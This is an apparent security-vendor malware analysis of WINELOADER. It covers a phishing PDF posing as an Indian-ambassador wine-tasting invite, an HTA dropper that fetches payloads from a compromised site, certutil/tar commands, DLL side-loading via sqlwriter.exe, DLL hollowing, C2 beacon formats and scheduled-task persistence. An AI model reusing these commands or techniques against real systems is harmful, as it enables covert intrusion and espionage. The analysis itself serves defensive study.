WINELOADER Analysis | ThreatLabz

By Sudeep Singh, Roy Tay

Published: 2024-02-27 · Archived: 2026-04-05 13:53:51 UTC

Technical Analysis

In this section, we provide a detailed analysis of each component of the attack chain initiated when a victim receives and clicks on the link within the PDF.

PDF analysis

The PDF file is a fake invitation to a wine-tasting event purported to take place at the Indian ambassador's residence on February 2nd, 2024. The contents are well-crafted to impersonate the Ambassador of India. The invitation contains a link to a fake questionnaire, which kickstarts the infection chain.

The malicious link in the PDF invitation redirects users to a compromised site, hxxps://seeceafcleaners[.]co[.]uk/wine.php, that proceeds to download a ZIP archive containing an HTA file - **wine.hta**.

Figure 2 below shows the contents of the PDF file.

Figure 2: The PDF invitation showcasing the malicious link.

A quick analysis of the PDF file's metadata reveals that it was generated using LibreOffice version 6.4, and the time of creation was January 29th, 2024, at 10:38 AM UTC.

HTA file analysis

The HTA file downloaded in the previous section contains obfuscated JavaScript code, which executes the next stage of malicious activities. The obfuscation technique used in the code exhibits patterns that match those of the publicly available obfuscator **obfuscator.io**.

Figure 3 below shows a preview of the code inside the HTA file. Decoy content is displayed to the victim to disguise malicious activity. This content is similar to what was displayed in the original PDF (Figure 2 above) and includes information about the wine-tasting event in February 2024.



Figure 3: Obfuscated JavaScript code inside the HTA file.

The HTA file performs the following key functions:

- Downloads a Base64 encoded text file from the URL: seeceafcleaners[.]co[.]uk/cert.php
- Saves the text file to the path: C:\Windows\Tasks\text.txt
- Uses certutil.exe to Base64 decode the text file and write the result to a ZIP archive with the path: C:\Windows\Tasks\text.zip. The command used is: certutil -decode C:\Windows\Tasks\text.txt C:\Windows\\Tasks\text.zip
- Extracts the contents of the ZIP archive to the path: C:\Windows\Tasks\. The command used is: tar -xf C:\Windows\Tasks\text.zip -C C:\Windows\Tasks\. The ZIP archive contains two files named sqlwriter.exe and vcruntime140.dll. Here, sqlwriter.exe is the legitimate binary signed by Microsoft and vcruntime140.dll is the malicious DLL crafted by the attacker which will be side-loaded automatically when sqlwriter.exe is executed. Per our research, sqlwriter.exe has never been abused in-the-wild by any threat actor for DLL side-loading (at least to the best of our knowledge). This implies that the threat actor in this case put in extra effort to identify a signed Microsoft executable vulnerable to DLL side-loading.
- Executes sqlwriter.exe from the path: C:\Windows\Tasks\ which will kick start the infection chain.

WINELOADER binary analysis

When executing sqlwriter.exe, it loads a malicious DLL named vcruntime140.dll from the same directory using DLL side-loading. The exported function *set_se_translator* is then executed. This function decrypts the embedded WINELOADER core module within the DLL using a hardcoded 256-byte RC4 key before executing it. This is shown in the screenshot below.



Figure 4: Code section that decrypts and executes the WINELOADER core module.

Each module consists of configuration data (e.g., C2 polling interval), an RC4 key, and encrypted strings, followed by the module code. Part of the decrypted WINELOADER core module is shown in Figure 5 below.



Figure 5: Data structure containing relevant configuration, RC4 key, encrypted strings, and the module.

WINELOADER employs the following techniques to evade detection:

- Sensitive data is encrypted with a hardcoded 256-byte RC4 key. The sensitive data includes:
  - The core module and subsequent modules downloaded from the C2 server
  - Strings (e.g. DLL filenames and API import function names)
  - Data sent and received from the C2 server
- Some strings are decrypted on use and re-encrypted shortly after.
- Memory buffers for storing results from API calls or decrypted strings are zeroed after use.

DLL hollowing is then used to inject WINELOADER into a randomly selected DLL from the Windows system directory. The implementation is similar to the one presented by SECFORCE in their blog. WINELOADER includes additional randomization code to ensure that different DLLs are chosen for each instance of DLL hollowing (see Figure 6).



Figure 6: The randomization code used when selecting a Windows system DLL for DLL hollowing.

WINELOADER is not injected into the following DLLs as they contain exported functions used by the malware:

- advapi32.dll
- api-ms-win-crt-math-l1-1-0.dll
- api-ms-win-crt-stdio-l1-1-0.dll
- bcryptprimitives.dll
- iphlpapi.dll
- kernel32.dll
- kernelbase.dll
- mscoree.dll
- ntdll.dll
- ole32.dll
- rpcrt4.dll
- shlwapi.dll
- user32.dll
- wininet.dll

WINELOADER will inject itself into another randomly selected DLL again via DLL hollowing before it sends the first beacon request to the C2 server.

The beacon request is an HTTP GET request containing a request body, which is unusual for GET requests. All requests to the C2 server use the same User-Agent, Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:86.1) Gecko/20100101 Firefox/86.1, hardcoded into the sample itself.

The body of the HTTP GET request is encrypted with the same 256-byte RC4 key and the fields are as follows. We have appended a question mark to fields that we are unable to conclusively verify due to the limited data collected. This information in available in the table below.

Offset	Length	Name	Description
0x0	2	Length of padding bytes (*n*)	This value is randomized (min: 255, max: 65535), stored in little-endian (LE).

Offset	Length	Name	Description
0x2	*n*	Padding bytes	Padding bytes are randomly generated with the ProcessPrng API.
0x2 + *n*	8	Campaign ID?	*5F D5 97 93 ED 26 CB 5A* in the analyzed sample.
0xa + *n*	8	Session ID?	Randomly generated on execution.
0x12 + *n*	8	Local IP address	The local IP address of the infected machine.
0x20 + *n*	512	Parent process name	In Unicode
0x220 + *n*	512	User name	In Unicode
0x420 + *n*	30	Machine name	In Unicode
0x43e + *n*	4	Parent process ID	In little-endian
0x442 + *n*	1	Parent process token elevation type	Information about the privileges of the token linked to the parent process.
0x443 + *n*	8	Polling interval for C2 requests	*C0 d4 01 00 00 00 00 00* in the analyzed sample, translates to 120,000 ms or 2 mins between requests.
0x44b + *n*	1	Request type?	*1* for beacon, *2* for status update
0x44c + *n*	8	Length of message	In little-endian. 0 for beacon requests
0x454 + *n*	8	Unknown?	Observed to match the value of the request type field.
0x45c + *n*	8	Module ID?	*00 00 00 00 00 00 00 00* for the core module and *6B 19 A8 D2 69 2E 85 64* for the persistence module.
0x464 + *n*	Varies	Message	Only observed for type 2 requests.

Table 1: WINELOADER C2 beacon request fields

An example beacon request is shown below. The value of the Content-Length header varies across requests, as the padding length is randomized with a minimum of 1,381 bytes.

```
 GET /api.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:86.1) Gecko/20100101 Firefox/86.1
Host: castechtools.com
Content-Length: 54674

54,674 bytes of binary data in the request body (not shown here)
```

The same RC4 key is then used to decrypt the response from the C2 server. The fields for the decrypted response are shown in the table below.

Offset	Length	Name	Description
0x0	2	Length of padding bytes (*n*)	This value is stored in little-endian (LE).
0x2	*n*	Padding bytes	Unused bytes
0x2 + *n*	8	Campaign ID?	*5F D5 97 93 ED 26 CB 5A* in the analyzed sample
0xa + *n*	1	Command	Command from C2
0xb + *n*	Varies	Command data	Binary data for command

Table 2: WINELOADER C2 response fields

The core module supports three commands:

1. Execute modules from the C2 either synchronously or asynchronously (via CreateThread)
2. Inject itself into another DLL
3. Update the sleep interval between beacon requests

During our research, we obtained a persistence module from the C2 server. This module copies sqlwriter.exe and vcruntime.dll into the C:\Windows\Tasks directory and creates a scheduled task named MS SQL Writer with the description SQL Server VSS Writer 64-bit to execute C:\Windows\Tasks\sqlwriter.exe daily.

The persistence module offers an alternative configuration to establish registry persistence at HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\MS SQL Writer.

After establishing persistence for WINELOADER, the module sends an HTTP POST request to notify the C2 server about the completed task. The request body mirrors the structure of the beacon request.

Explore more Zscaler blogs
